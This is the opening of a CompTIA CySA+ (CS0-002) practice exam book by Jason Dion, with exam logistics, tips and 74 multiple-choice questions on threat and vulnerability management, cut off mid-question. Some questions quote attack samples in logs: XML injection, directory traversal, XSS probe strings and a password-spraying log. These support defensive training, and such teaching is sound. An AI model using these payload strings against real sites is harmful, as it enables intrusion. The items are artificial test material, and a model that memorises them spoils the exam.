CRAM TO PASS

COMPTIA CYSA+ PRACTICE EXAMS

A TIME COMPRESSED RESOURCE FOR PASSING YOUR COMPTIA CYSA+® (CS0-002) EXAM ON THE FIRST ATTEMPT

JASON DION

CRAM TO PASS

COMPTIA CYSA+ PRACTICE EXAMS

A TIME COMPRESSED RESOURCE FOR PASSING YOUR COMPTIA CYSA+® (CS0-002) EXAM ON THE FIRST ATTEMPT

JASON DION

CompTIA CySA+ Practice Exams

A Time Compressed Resource
to Passing the CompTIA CySA+
(CS0-002) Exam on the First Attempt

Jason Dion

DISCLAIMER

While Dion Training Solutions, LLC takes care to ensure the accuracy and quality of these materials, we cannot guarantee their accuracy, and all materials are provided without any warranty whatsoever, including, but not limited to, the implied warranties of merchantability or fitness for a particular purpose. The name used in any data files provided with this course is that of a fictitious company and fictional employees. Any resemblance to current or future companies or employees is purely coincidental. If you believe we used your name or likeness accidentally, please notify us and we will change the name in the next revision of the manuscript. Dion Training Solutions is an independent provider of integrated training solutions for individuals, businesses, educational institutions, and government agencies. The use of screenshots, photographs of another entity's products, or another entity's product name or service in this book is for educational purposes only. No such use should be construed to imply sponsorship or endorsement of this book by nor any affiliation of such entity with Dion Training Solutions. This book may contain links to sites on the Internet that are owned and operated by third parties (the "External Sites"). Dion Training Solutions is not responsible for the availability of, or the content located on or through, any External Site. Please contact Dion Training Solutions if you have any concerns regarding such links or External Sites. Any screenshots used are for illustrative purposes are the intellectual property of the original software owner.

TRADEMARK NOTICES

PIRACY NOTICES

Copyright © 2020

Dion Training Solutions, LLC

www.DionTraining.com

TABLE OF CONTENTS

ACKNOWLEDGEMENTS

This book is written for my community of students worldwide who have allowed me to continue to develop my video courses and books over the years. Your continued hard work throughout your careers continue to lead you upwards to positions of increased responsibility, and I am thankful to have been a small part of your success.

I truly hope that you all continue to love the Cram to Pass series and the method to my madness as you work to conquer the CompTIA CySA+ certification exam. I wish you all the best as you continue to accelerate your career to new heights.

CHAPTER ONE

Introduction

OBJECTIVES

- Understand how this book is designed to help you quickly pass your certification exam
- Understand how the exam is designed and how to take the certification exam
- Understand some tips and tricks for conquering the CompTIA CySA+ certification exam

In this practice exam book, you will receive a crash course that will introduce you to all of the major topics covered by the CompTIA CySA+ (CS0-002) certification exam. This book covers just the essentials with no fluff, filler, or extra material, so that you can learn the material quickly. This book is designed to provide you with 450 practice exam questions to ensure you are ready to take the certification exam and pass it on your first attempt!

This book will NOT teach you everything you need to know to be efficient or effective as a cybersecurity analyst, but it is designed to help you pass your certification exam.

Due to the design of this book, you should have already read a good CompTIA CySA+ (CS0-002) textbook or have taken a video training course before attempting these practice questions. If you take the practice exams located in this book and score at least an 85% or higher), you should be ready to take and pass the certification exam on your first attempt!

Exam Basics

CompTIA CySA+ is an intermediate level certification for IT professionals that focuses on your ability to not only proactively capture, monitor, and respond to network traffic findings, but also understand software and application security, automation, threat hunting, and IT regulatory compliance, because all of these things affect your daily work as a cybersecurity analyst.

Cybersecurity is currently one of the most in-demand professions, with an average salary in the United States of $95,000 per year and over 500,000 job openings available in the United States right now, according to cyberseek.org.

In this book, you will answer questions on leveraging intelligence and threat detection techniques, analyzing and interpreting data, identifying and addressing vulnerabilities, suggesting preventative measures, and effectively responding to and recover from incidents.

This certification is designed for IT or security professionals who already have the Network+, Security+, or the equivalent knowledge covered in those certifications. The exam itself is designed to test the equivalent knowledge of an information security professional with about 3-4 years of hands-on experience. This is not a requirement to take this course or the exam, but you should realize this is a difficult certification if you aren’t already working in cybersecurity, are comfortable analyzing logs, and conducting incident responses or threat hunting in the real world.

The certification exam consists of up to 90 multiple-choice questions and 3 to 5 Performance Based Questions (PBQs) which must be completed within 165 minutes. A minimum score of 750 out of 900 points is required to pass the certification exam. The exam is a closed-book exam, with no notes or study materials being allowed to be used during your examination.

Exam Domains

The exam consists of knowledge spread across five domains. These domains include:

1.0Threat and Vulnerability Management (22%)

2.0Software and Systems Security (18%)

3.0Security Operations and Monitoring (25%)

4.0Incident Response (22%)

5.0Compliance and Assessment (13%)

Under each domain is several objectives that explain something you must be able to know or do on exam day. For instance, objective 1.1 states that you must be able to “Explain the important of threat data and intelligence”, and then it provide a list of bullets with about 35 individual items you need to know. All of these objectives are covered throughout this book, and each chapter will focus on questions for one of these five domains.

Scheduling Your Exam

In order to take the exam, you must buy an exam voucher and then schedule your exam at pearsonvue.com. You will select the date/time of your exam and the location. You may take the exam in-person at any local PearsonVue testing center, or you may opt to take the exam online using the PearsonVue OnVue service.

The cost of the exam is around $359 USD, but the price does vary depending on your testing location as CompTIA uses regional pricing.

To save 10% on the exam voucher, please visit diontraining.com/vouchers.

Since Dion Training Solutions is an Authorized Platinum Partner for the CompTIA CySA+ exam, we are able to buy the exam vouchers at a discount and pass the savings on to our students. When you order your voucher through our system, you will receive it within 15 minutes and then be able to schedule your exam directly with PearsonVue at their website.

Exam Tips and Tricks

Before you get started on these practice exam questions, I want to provide you with my Top 5 tips for increasing your score on the official certification exam:

1) **Use a Cheat Sheet.** You are not allowed to carry in anything with you to the exam, but if you are testing at a local test center, they will give a white board or dry erase sheet the size of a normal sheet of printer paper. Once the clock starts, you can brain dump things like ports, terms, and anything you might forget by the time you get to question 66 and beyond! I recommend you use this. If you are testing at home, they will let you use a blank sheet of paper and a pencil, but you will be asked to show them both sides of it before the exam to ensure it is really blank…no cheating!

2) **Skip the sims.** Simulations or Performance Based Questions (PBQs), as CompTIA calls them, are usually the first 3-5 questions on the exam. Most students find these to be the hardest questions on the exam, too. My recommendation is that when the exam starts, simply mark those for review, skip them, and do all the multiple-choice items first. Then, go back and do the simulations. Don't even read the simulations during your first time through the exam, trust me, just skip them. By doing this, you will gain confidence in the multiple-choice questions that will help you during the simulations. When you finish going through all the multiple-choice questions, then go back those first 3 to 5 questions and do the simulations.

3) **Take a Guess** . If you are in doubt, take a guess! There is no penalty for wrong answers, so when in doubt, try to eliminate as many choices as possible and guess between the remaining choices. Multiple choice questions only have 4 options. So, if you can figure out that 1 or 2 of them simply can't be right, then you have already exponentially increased your chances of guessing the right answer from the remaining options.

4) **Pick the best time.** Are you a morning person or a night person? Pick the time of day that works best for you. Don't try to squeeze the exam in after working a long day at the office either. Personally, I like to schedule my exams around 10 am. That way, I can take the day off of work, I don't have to wake up super early, I can avoid the rush hour traffic if I am going to the test center in person. Also, schedule it so you have enough time to relax before the exam. There is nothing worse than showing up at a testing center at 9:59 am when your exam is scheduled for 10 am. Be at least 20-30 minutes early, get comfortable at the facility, use the restroom, and then go take the exam. It will help increase your score; I promise!

5) **Be confident.** You've got this! When you walk into that testing center, or your home office, you shouldn't be wondering if you are going to pass. You should have already studied from a good textbook or video course and taken the practice questions in this book. If you aren't confident by the time you are finished with these practice

exams, please find other great sources and keep studying.

How To Get Help

We have a student support group with several thousand other students who are studying for the CompTIA CySA+ exam and other cybersecurity, IT, and Project Management certifications through our books and video courses. If you would like to join the fun, you can find us at **https://www.facebook.com/groups/diontraining** and request to join this private group.

In the group we answer questions, put out additional free content, and help support each other throughout our IT careers. Also, if you ask your questions there, you are likely to get an answer within a few minutes most of the time because there are thousands of other students (past and present) who join in the conversations there. So, if you are on Facebook, I recommend joining the group today!

If you aren't on Facebook, you can still ask questions if you get stuck during the course. Simply send me an email at **support@diontraining.com** . Either myself, or one of my team members, will answer your question. Like I said, the Facebook group does tend to get your questions answered faster simply because there are more people available and online at any time of the day or night.

Alright, it is time for us to jump into the practice exams and get ready for the CompTIA CySA+ exam and your new career as a cybersecurity analyst!

CHAPTER TWO

DOMAIN 1

Threat and Vulnerability Management

For each question in this chapter, you can find a detailed explanation of the correct answer in the appendix of this book. To best learn the material, you should review not just the correct choice, but the full explanation to understand why the correct answer was right and the incorrect choices were wrong.

In each explanation, you will find the correct answer, the relevant objective, and the detailed explanation listed in the appendix. To be successful on the official exam, you should understand the reasoning behind each question since the official exam will use different wording in their questions while testing the same concepts.

EXAM OBJECTIVES IN THIS CHAPTER

1.1Explain the importance of threat data and intelligence.

•Intelligence sources

•Confidence levels

•Indicator management

•Threat classification

•Threat actors

•Intelligence cycle

•Commodity malware

•Information sharing and analysis communities

1.2Given a scenario, utilize threat intelligence to support organizational security.

•Attack frameworks

•Threat research

•Threat modeling methodologies

•Threat intelligence sharing with supported functions

1.3Given a scenario, perform vulnerability management activities.

•Vulnerability identification

•Validation

•Remediation/mitigation

•Scanning parameters and criteria

•Inhibitors to remediation

1.4Given a scenario, analyze the output from common vulnerability assessment tools.

•Web application scanner

•Infrastructure vulnerability scanner

•Software assessment tools and techniques

•Enumeration

•Wireless assessment tools

•Cloud infrastructure assessment tools

1.5Explain the threats and vulnerabilities associated with specialized technology.

•Mobile

•Internet of Things (IoT)

•Embedded

•Real-time operating systems (RTOS)

•System-on-Chip (SoC)

•Field programmable gate array (FPGA)

•Physical access control

•Building automation systems

•Vehicles and drones

•Workflow and process automation systems

•Industrial control system

•Supervisory control and data acquisition (SCADA)

1.6Explain the threats and vulnerabilities associated with operating in the cloud.

•Cloud service models

•Cloud deployment models

•Function as a Service (FaaS)/serverless architecture

•Infrastructure as Code (IaC)

•Insecure application programming interface (API)

•Improper key management

•Unprotected storage

•Logging and monitoring

1.7Given a scenario, implement controls to mitigate attacks and software vulnerabilities.

•Attack types

•Vulnerabilities

Domain 1 Practice Exam Questions

1. You are interpreting a Nessus vulnerability scan report and identified a vulnerability in the system which has a CVSS attack vector rating of A. Based on this information, which of the following statements would be true?

A.The attacker must have physical or logical access to the affected system

B.Exploiting the vulnerability requires the existence of specialized conditions

C.The attacker must have access to the local network that the system is connected to

D.Exploiting the vulnerability does not require any specialized conditions

2. You are analyzing the SIEM for your company's ecommerce server when you notice the following URL in the logs of your SIEM:

https://www.diontraining.com/add_to_cart.php?itemId=5"+perItemPrice="0.00"+quantity="100"+/><item+id="5&quantity=0

Based on this line, what type of attack do you expect has been attempted?

A.SQL injection

B.Buffer overflow

C.XML injection

D.Session hijacking

3. Your company is making a significant investment in infrastructure-as-a-service (IaaS) hosting to replace its data centers. Which of the following techniques should be used to mitigate the risk of data remanence when moving virtual hosts from one server to another in the cloud?

A.Zero-wipe drives before moving systems

B.Use full-disk encryption

C.Use data masking

D.Span multiple virtual disks to fragment data

4. A vulnerability scan has returned the following results:

```
Detailed Results
10.56.17.21 (APACHE-2.4)

Windows Shares
Category: Windows
CVE ID: -
Vendor Ref: -
Bugtraq ID: -
Service Modified - 8.30.2017

Enumeration Results:
print$ c:\windows\system32\spool\drivers
files c:\FileShare\Accounting
Temp c:\temp
```

What best describes the meaning of this output?

A.There is an unknown bug in an Apache server with no Bugtraq ID

B.Connecting to the host using a null session allows enumeration of the share names on the host

C.Windows Defender has a known exploit that must be resolved or patched

D.There is no CVE present, so this is a false positive caused by Apache running on a Windows server

5. In which phase of the security intelligence cycle is published information relevant to security issues provided to those who need to act on that information?

A.Feedback

B.Analysis

C.Dissemination

D.Collection

6. Which of the following techniques listed below are not appropriate to use during a passive reconnaissance exercise against a specific target company?

A.WHOIS lookups

B.Banner grabbing

C.BGP looking glass usage

D.Registrar checks

7. A cybersecurity analyst is reviewing the logs of a Citrix NetScaler Gateway running on a FreeBSD 8.4 server and saw the following output:

```
10.1.1.1 - - [10/Jan/2020:13:23:51 +0000] "POST
/vpn/../vpns/portal/scripts/newbm.pl HTTP/1.1" 200 143 "https://10.1.1.2/"
"USERAGENT "

10.1.1.1 - - [10/Jan/2020:13:23:53 +0000] "GET /vpn/../vpns/portal/backdoor.xml
HTTP/1.1" 200 941 "-" "USERAGENT"

10.1.1.1 - - [10/Jan/2020:16:12:31 +0000] "POST /vpns/portal/scripts/newbm.pl
HTTP/1.1" 200 143 "https://10.1.1.2/" "USERAGENT"
```

What type of attack was most likely being attempted by the attacker?

A.SQL injection

B.Directory traversal

C.XML injection

D.Password spraying

8. What is a reverse proxy commonly used for?

A.Allowing access to a virtual private cloud

B.To prevent the unauthorized use of cloud services from the local network

C.Directing traffic to internal services if the contents of the traffic comply with policy

D.To obfuscate the origin of a user within a network

9. Which of the following types of attackers are considered to be a sophisticated and highly organized person or team who are typically sponsored by a nation-state?

A.Script kiddies

B.Hacktivists

C.Advanced Persistent Threat

D.Ethical hacker

10. If you want to conduct an operating system identification during a Nmap scan, which syntax should you utilize?

A.nmap -os

B.nmap -O

C.nmap -id

D.nmap -osscan

11. Which of the following security controls provides Windows system administrators with an efficient way to deploy system configuration settings across a large number of devices?

A.Patch management

B.GPO

C.HIPS

D.Anti-malware

12. Which term defines the collection of all points from which an adversary could interact with a system and cause it to function in a way other than how it was designed?

A.Attack surface

B.Attack vector

C.Threat model

D.Adversary capability set

13. You are analyzing the logs of a web server and see the following entry:

```
192.168.1.25 – – [05/Aug/2020:15:16:42 -0400] “GET /%27%27;!–
%22%3CDION%3E=&{()} HTTP/1.1 ″  404 310 “-” “Mozilla/5.0 (X11; U; Linux
x86_64; en-US; rv:1.9.0.12)
Gecko/2009070812 Ubuntu/19.04 (disco dingo) Firefox/3.0.12 ″
```

Based on this entry, which of the following attacks was attempted?

A.XML injection

B.Buffer overflow

C.XSS

D.SQL injection

14. Which of the following vulnerability scans would provide the best results if you want to determine if the target's configuration settings are correct?

A.Non-credentialed scan

B.Credentialed scan

C.External scan

D.Internal scan

15. Which of the following is the default Nmap scan type when you do not provide with a flag when issuing the command?

A.A TCP FIN scan

B.A TCP connect scan

C.A TCP SYN scan

D.A UDP scan

16. Which of the following is the most difficult to confirm with an external vulnerability scan?

A.Cross-site scripting (XSS)

B.Cross-site request forgery (XSRF/CSRF)

C.Blind SQL injection

D.Unpatched web server

17. Your organization has recently migrated to a SaaS provider for its enterprise resource planning (ERP) software. Prior to this migration, a weekly port scan conducted to help validate the security of the on-premise systems. Which of the following actions should you take to validate the security of the cloud-based solution?

A.Utilize a different scanning tool

B.Utilize vendor testing and audits

C.Utilize a third-party contractor to conduct the scans

D.Utilize a VPN to scan inside the vendor’s security perimeter

18. Which of the following is typically used to secure the CAN bus in a vehicular network?

A.Anti-virus

B.UEBA

C.Endpoint protection

D.Airgap

19. You have noticed some unusual network traffic outbound from a certain host. The host is communicating with a known malicious server over port 443 using an encrypted TLS tunnel. You ran a full system anti-virus scan of the host with an updated anti-virus signature file, but the anti-virus did not find any signs of infection. Which of the following has MOST likely occurred?

A.Zero-day attack

B.Password spraying

C.Session hijacking

D.Directory traversal

20. A threat intelligence analyst is researching a new indicator of compromise. At the same time, the web proxy server-generated an alert for this same indicator of

compromise. When asked about this alert, the analyst insists that they did not visit any of the related sites, but instead they were simply listed in the results page of their search engine query. Which of the following is the BEST explanation for what has occurred?

A.The standard approved browser was not being used by the analyst

B.A link related to the indicator was accidentally clicked by the analyst

C.Prefetch is enabled on the analyst’s web browser

D.Alert is unrelated to the search that was conducted

21. Jeff has been contacted by an external security company and told that they have found a copy of his company's proprietary source code on GitHub. Upon further investigation, Jeff has determined that the repository where the source code is located is owned by his organization. Which of the following mitigations should Jeff apply immediately?

A.Change the repository from public to private

B.Delete the repository

C.Reevaluate the organization's information management policies

D.Investigate if the source code was downloaded

22. Your organization’s primary operating system vendor just released a critical patch for your servers. Your system administrators have recently deployed this patch and verified the installation was successful. This critical patch was designed to remediate a vulnerability that can allow a malicious actor to remotely execute code on the server over the Internet. You ran a vulnerability scan of the network and determined that all of the servers are still being reported as having the vulnerability. You verified all your scan configurations are correct. Which of the following might be the reason that the scan report still showing the servers as vulnerability? (SELECT ALL THAT APPLY)

A.The vulnerability assessment scan is returning a false positive

B.This critical patch did not remediate the vulnerability

C.You conducted the vulnerability scan without waiting long enough after the patch was installed

D.The wrong IP address range was scanned during your vulnerability assessment

23. A vulnerability scanner has reported that a vulnerability exists on the system. Upon validation of the report, the analyst determines that this reported vulnerability does not exist on the system. What is the proper term for this situation?

A.False positive

B.False negative

C.True positive

D.True negative

24. Stephane was asked to assess the technical impact of a reconnaissance performed against his organization. He has discovered that a third party has been performing reconnaissance by querying the organization's WHOIS data. Which category of technical impact should he classify this as?

A.Critical

B.High

C.Medium

D.Low

25. Which of the following command-line tools would you use to identify open ports and services on a host along with the version of the application that is associated with them?

A.ping

B.nmap

C.netstat

D.Wireshark

26. You just finished conducting a remote scan of a class C network block using the following command "nmap -sS 202.15.73.0/24". The results only showed a single web server. Which of the following techniques would allow you to gather additional information about the network?

A.Use a UDP scan

B.Perform a scan from on-site

C.Scan using the -p 1-65535 flag

D.Use an IPS evasion technique

27. A penetration tester is conducting an assessment of a wireless network that is secure using WPA2 Enterprise encryption. Which of the following are major differences between conducting reconnaissance of a wireless network versus a wired network? (SELECT TWO)

A.Encryption

B.Network access control

C.Port security

D.Authentication

E.Physical accessibility

F.MAC filtering

28. Which of the following provides a standard nomenclature for describing security-related software flaws?

A.CVE

B.SOX

C.SIEM

D.VPC

29. Your company has just announced a change to an "API first" model of software development. As a cybersecurity analyst, you are immediately concerned about the possibility of an insecure deserialization vulnerability in this model. Which of the following is the primary basis for an attack against this vulnerability?

A.Lack of input validation could allow for a SQL attack

B.Insufficient logging and monitoring makes it impossible to detect when insecure deserialization vulnerabilities are exploited

C.Accepting serialized objects from untrusted sources or the use of serialized non-primitive data may lead to remote code execution

D.Lack of input validation could lead to a cross-site scripting attack

30. Trevor is responsible for conducting the vulnerability scans for his organization. His supervisor must produce a monthly report for the CIO that includes the number of open vulnerabilities. What process should Trevor use to ensure the supervisor gets the information needed for their monthly report?

A.Create an account for the supervisor to the vulnerability scanner so they can run their own reports

B.Run a report each month and then email it to his supervisor

C.Create a custom report that is automatically emailed each month to the supervisor with the needed information

D.Create an account for the supervisor's assistant so they can create their own reports

31. In which phase of the security intelligence cycle do system administrators capture data that allows them to identify anomalies of interest?

A.Feedback

B.Analysis

C.Dissemination

D.Collection

32. You are conducting a quick Nmap scan of a target network. You want to conduct a SYN scan, but you don't have raw socket privileges on your workstation. Which of the following commands should you use to conduct the SYN scan from your workstation?

A.nmap -sS

B.nmap -O

C.nmap -sT

D.nmap -sX

33. In which phase of the security intelligence cycle is input collected from intelligence producers and consumers to improve the implementation of intelligence requirements?

A.Feedback

B.Analysis

C.Dissemination

D.Collection

34. During a vulnerability scan, you notice that the hostname www.diontraining.com is resolving to www.diontraining.com.akamized.net instead. Based on this information, which of the following do you suspect is true?

A.The server assumes you are conducting a DDoS attack

B.You are scanning a CDN-hosted copy of the site

C.The scan will not produce any useful information

D.Nothing can be determined about this site with the information provided

35. Vulnerability scans must be conducted on a continuous basis in order to meet regulatory compliance requirements for the storage of PHI. During the last vulnerability scan, a cybersecurity analyst received a report of 2,592 possible vulnerabilities and was asked by the Chief Information Security Officer (CISO) for a plan to remediate all the known issues. Which of the following should the analyst do next?

A.Attempt to identify all the false positives and exceptions, then resolve any remaining items

B.Wait to perform any additional scanning until the current list of vulnerabilities have been remediated fully

C.Place any assets that contain PHI in a sandbox environment and then remediate all the vulnerabilities

D.Filter the scan results to include only those items listed as critical in the asset inventory and remediate those vulnerabilities first

36. Which one of the following methods would provide the most current and accurate information about any vulnerabilities present in a system with a misconfigured operating system setting?

A.On-demand vulnerability scanning

B.Continuous vulnerability scanning

C.Scheduled vulnerability scanning

D.Agent-based monitoring

37. Which of the protocols listed is NOT likely to be a trigger for a vulnerability scan alert when it is used to support a virtual private network (VPN)?

A.IPSec

B.SSLv2

C.PPTP

D.SSLv3

38. Which analysis framework provides a graphical depiction of the attacker's approach relative to a kill chain?

A.MITRE ATT&CK framework

B.Diamond Model of Intrusion Analysis

C.Lockheed Martin cyber kill chain

D.OpenIOC

39. Consider the following data:

```
{
    "id": "bundle--cf20f99b-3ed2-4a9f-b4f1-d660a7fc8241",
    "objects": [
        {
            "aliases": [
                "Comment Crew",
                "Comment Group",
                "Shady Rat"
            ],
            "created": "2015-05-
              15T09:00:00.000Z",
            "description": "APT1 is a single
```

```
          organization of operators that
          has conducted a cyber espionage
          campaign against a broad range of
          victims since at least 2006.",
        "first_seen": "2006-06-
          01T00:00:00.000Z",
        "id": "intrusion-set--da1065ce-
          972c-4605-8755-9cd1074e3b5a",
        "modified": "2015-05-
          15T09:00:00.000Z",
        "name": "APT1",
        "object_marking_refs": [
            "marking-definition--3444e29e-
              2aa6-46f7-a01c-1c174820fa67"
        ],
        "primary_motivation":
          "organizational-gain",
        "resource_level": "government",
        "spec_version": "2.1",
        "type": "intrusion-set"
    },
    {
        "aliases": [
            "Greenfield",
            "JackWang",
            "Wang Dong"
        ],
```

Which of the following best describes the data presented above?

A.A JSON excerpt that describes an APT using the Structured Threat Information eXpression (STIX) format

B.An XML entry describing an APT using the MITRE ATT&CK framework

C.An XML entry describing an APT using the Structured Threat Information eXpression (STIX) framework

D.A JSON excerpt describing a REST API call to a Trusted Automated eXchange of Indicator Information (TAXII) service

40. During a port scan, you discover a service running on a registered port. Based on this, what do you know about this service?

A.The service is running on a port between 0-1023

B.The service's name on the registered port

C.The service is running on a port between 1024 and 49151

D.The vulnerability status of the service on the registered port

41. Which of the following tools is considered a web application scanner?

A.Nessus

B.Qualys

C.OpenVAS

D.Zap

42. Which of the following vulnerabilities is the greatest threat to data confidentiality?

A.HTTP TRACE/TRACK methods enabled

B.SSL Server with SSLv3 enabled vulnerability

C.phpinfo information disclosure vulnerability

D.Web application SQL injection vulnerability

43. You have run finished running an Nmap scan on a server are see the following output:

```
# nmap diontraining.com

Starting Nmap ( http://nmap.org )
```

```
Nmap scan report for diontraining.com (64.13.134.52)
Not shown: 996 filtered ports

PORT   STATE
22/tcp  open
23/tcp open
53/tcp  open
443/tcp  open

Nmap done: 1 IP address (1 host up) scanned
          in 2.56 seconds
```

Based on the output above, which of the following ports listed as open represents the most significant security vulnerability to your network?

A.22

B.23

C.53

D.443

44. You have run a vulnerability scan and received the following output:

```
CVE-2011-3389
QID 42366 - SSLv3.0/TLSv1.0 Protocol weak CBC mode Server side vulnerability
Check with: openssl s_client -connect login.diontraining.com:443 - tls -cipher
“AES:CAMELLISA:SEED:3DES:DES”
```

Which of the following categories should this be classified as?

A.PKI transfer vulnerability

B.Active Directory encryption vulnerability

C.Web application cryptography vulnerability

D.VPN tunnel vulnerability

45. You just completed a nmap scan against a workstation and received the following output:

```
# nmap diontraining012

Starting Nmap ( http://nmap.org )
Nmap scan report for diontraining012 (192.168.14.61)
Not shown: 997 filtered ports

PORT    STATE
135/tcp  open
139/tcp  open
445/tcp  open

Nmap done: 1 IP address (1 host up) scanned
              in 1.24 seconds
```

Based on these results, which of the following operating system is most likely being run by this workstation?

A.Ubuntu

B.macOS

C.CentOS

D.Windows

46. You are trying to find a rogue device on your wired network. Which of the following options would NOT be helpful in finding the device?

A.MAC validation

B.Port scanning

C.Site surveys

D.War walking

47. Which of the following attacks would most likely be used to create an inadvertent disclosure of information from an organization's database?

A.SQL injection

B.Cross-site scripting

C.Buffer overflow

D.Denial of service

48. Which of the following will an adversary so during the weaponization phase of the Lockheed Martin kill chain? (SELECT THREE)

A.Obtain a weaponizer

B.Select a decoy document to present to the victim

C.Harvest email addresses

D.Select backdoor implant and appropriate command and control infrastructure for operation

E.Conduct social media interactions with targeted individuals

F.Compromise the targets servers

49. What two techniques are commonly used by port and vulnerability scanners to identify the services running on a target system?

A.Comparing response fingerprints and registry scanning

B.Banner grabbing and UDP response timing

C.Using the -O option in Nmap and UDP response timing

D.Banner grabbing and comparing response fingerprints

50. You are conducting a static code analysis of a Java program. Consider the following code snippet:

```
String custname = request.getParameter("customerName");
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

Based on the code above, what type of secure coding practice is being used?

A.Input validation

B.Session management

C.Authentication

D.Parameterized queries

51. A recent vulnerability scan found several vulnerabilities on an organization’s public-facing IP addresses. In order to reduce the risk of a breach, which of the following vulnerabilities should be prioritized first for remediation?

A.A cryptographically weak encryption cipher

B.A website utilizing a self-signed SSL certificate

C.A buffer overflow that is known to allow remote code execution

D.An HTTP response that reveals an internal IP address

52. In which type of attack does the attacker begins with a normal user account and then seeks to gain additional access rights?

A.Privilege escalation

B.Spear phishing

C.Cross-site Scripting

D.Remote code exploitation

53. A penetration tester is using a known vulnerability to compromise an Apache webserver. After they gain access to the server, what is their next step if they want to pivot to a protected system behind the DMZ?

A.Vulnerability scanning

B.Privilege escalation

C.Patching

D.Installing additional tools

54. Which type of threat actor can accidentally or inadvertently cause a security incident in your organization?

A.Insider threat

B.Hacktivist

C.Organized Crime

D.APT

55. An analyst just completed a port scan and received the following results of open ports:

TCP: 80

TCP: 110

TCP: 443

TCP: 1433

TCP: 3306

TCP: 3389

Based on these scan results, which of the following services are NOT currently operating?

A.Web

B.Database

C.SSH

D.RDP

56.   You are conducting a routine vulnerability scan of a server when you find a vulnerability. You locate a patch for the vulnerability on the software vendor's website. What should you do next?

A.Start the incident response process

B.Establish continuous monitoring

C.Rescan the server to ensure the vulnerability still exists

D.Submit a Request for Change using the change management process

57. Dave's company utilizes Google's G-Suite environment for file sharing and office productivity, Slack for internal messaging, and AWS for hosting their web servers.

Which of the following cloud models type of cloud deployment models is being used?

A.Multi-cloud

B.Community

C.Private

D.Public

58. You are conducting a code review of a program and observe the following calculation of 0xffffffff + 1 was attempted, but the result was returned as 0x0000000. Based on this, what type of exploit could be created against this program?

A.SQL injection

B.Impersonation

C.Integer overflow attack

D.Password spraying

59. In a CVSS metric, which of the following is NOT one of the factors that comprise the base score for a given vulnerability?

A.Access vector

B.Authentication

C.Access complexity

D.Availability

60. Which of the following vulnerability scanning tools would be used to conduct a web application vulnerability assessment?

A.Nikto

B.OpenVAS

C.Nessus

D.Qualys

61. Which analysis framework provides the most explicit detail regarding how to

mitigate or detect a given threat?

A.MITRE ATT&CK framework
B.Diamond Model of Intrusion Analysis
C.Lockheed Martin cyber kill chain
D.OpenIOC

62. Which of the following is a best practice that should be followed when scheduling vulnerability scans of an organization's data center?

A.Schedule scans to be conducted evenly throughout the day
B.Schedule scans to run during periods of low activity
C.Schedule scans to begin at the same time every day
D.Schedule scans to run during peak times to simulate performance under load

63. A cybersecurity analyst is experiencing some issues with their vulnerability scans aborting because the previous day scans are still running when the scanner attempts to start the current day's scans. Which of the following recommendations is LEAST likely to resolve this issue?

A.Add another vulnerability scanner
B.Reduce the scope of scans
C.Reduce the sensitivity of scans
D.Reduce the frequency of scans

64. Which of the following will an adversary so during the installation phase of the Lockheed Martin kill chain? (SELECT FOUR)

A.Install a webshell on a server
B.Install a backdoor/implant on a client victim
C.Collect user credentials
D."Time stomp" on a malware file to appear as if it is part of the operating system
E.Open two-way communications channel to an established C2 infrastructure
F.Create a point of presence by adding services, scheduled tasks, or AutoRun keys

65. Which of the following will an adversary so during the final phase of the Lockheed Martin kill chain? (SELECT FOUR)

A.Exfiltrate data

B.Privilege escalation

C.Lateral movement through the environment

D.Release of malicious email

E.Wait for a user to click on a malicious link

F.Modify data

66. A cybersecurity analyst is working at a college that wants to increase the security of its network by implementing vulnerability scans of centrally managed workstations, student laptops, and faculty laptops. Any proposed solution must be able to scale up and down as new students and faculty use the network. Additionally, the analyst wants to minimize the number of false positives to ensure accuracy in their results. The chosen solution must also be centrally-managed through an enterprise console. Which of the following scanning topologies would be BEST able to meet these requirements?

A.Passive scanning engine located at the core of the network infrastructure

B.Combination of cloud-based and server-based scanning engines

C.Combination of server-based and agent-based scanning engines

D.Active scanning engine installed on the enterprise console

67. Ryan needs to verify the installation of a critical Windows patch on his organization's workstations. Which method would be the most efficient to validate the current patch status for all of the organization's Windows 10 workstations?

A.Check the Update History manually

B.Conduct a registry scan of each workstation to validate the patch was installed

C.Create and run a PowerShell script to search for the specific patch in question

D.Use SCCM to validate patch status for each machine on the domain

68. You are developing your vulnerability scanning plan and attempting to properly scope your scans. You have decided to focus on the criticality of a system to the

organization's operations when prioritizing the system in the scope of your scans. Which of the following would be the best place to gather the criticality of a system?

A.Ask the CEO for a list of the critical systems

B.Conduct a Nmap scan of the network to determine the OS of each system

C.Scope the scan based on IP subnets

D.Review the asset inventory and BCP

69. Which analysis framework is essentially a repository of known IOCs with ties to known specific threats?

A.MITRE ATT&CK framework

B.Diamond Model of Intrusion Analysis

C.Lockheed Martin cyber kill chain

D.OpenIOC

70. Which of the following tools would you use to audit a multi-cloud environment?

A.OpenVAS

B.ScoutSuite

C.Prowler

D.Pacu

71. In which phase of the security intelligence cycle is information from a number of different sources aggregated into useful repositories?

A.Feedback

B.Analysis

C.Dissemination

D.Collection

72. A popular game allows for in-app purchases to acquire extra lives in the game. When a player purchases the extra lives, the number of lives is written to a

configuration file on the gamer's phone. A hacker loves the game, but hate having to buy lives all the time, so they developed an exploit that allows a player to purchase 1 life for $0.99 and then modifies the content of the configuration file to claim 100 lives were purchased prior to the application reading the number of lives purchased from the file. Which of the following type of vulnerabilities did the hacker exploit?

A.Sensitive data exposure

B.Dereferencing

C.Broken authentication

D.Race condition

73. Which tool would allow you to identify the operating system of a target by analyzing the responses received from the TCP/IP stack?

A.nmap

B.dd

C.scanf

D.msconfig

74. A cybersecurity analyst is reviewing the logs of an authentication server and saw the following output:

```
[443] [https-get-form] host: diontraining.com   login: admin   password: P@$$w0rd!
[443] [https-get-form] host: diontraining.com   login: admin   password: C0mpT1@P@$$w0rd
[443] [https-get-form] host: diontraining.com   login: root    password: P@$$w0rd!
[443] [https-get-form] host: diontraining.com   login: root    password: C0mpT1@P@$$w0rd
[443] [https-get-form] host: diontraining.com   login: dion    password: P@$$w0rd!
[443] [https-get-form] host: diontraining.com   login: dion    password: C0mpT1@P@$$w0rd
[443] [https-get-form] host: diontraining.com   login: jason   password: P@$$w0rd!
[443] [https-get-form] host: diontraining.com   login: jason   password: C0mpT1@P@$$w0rd
```

What type of attack was most likely being attempted by the attacker?

A.Session hijacking

B.Password spraying

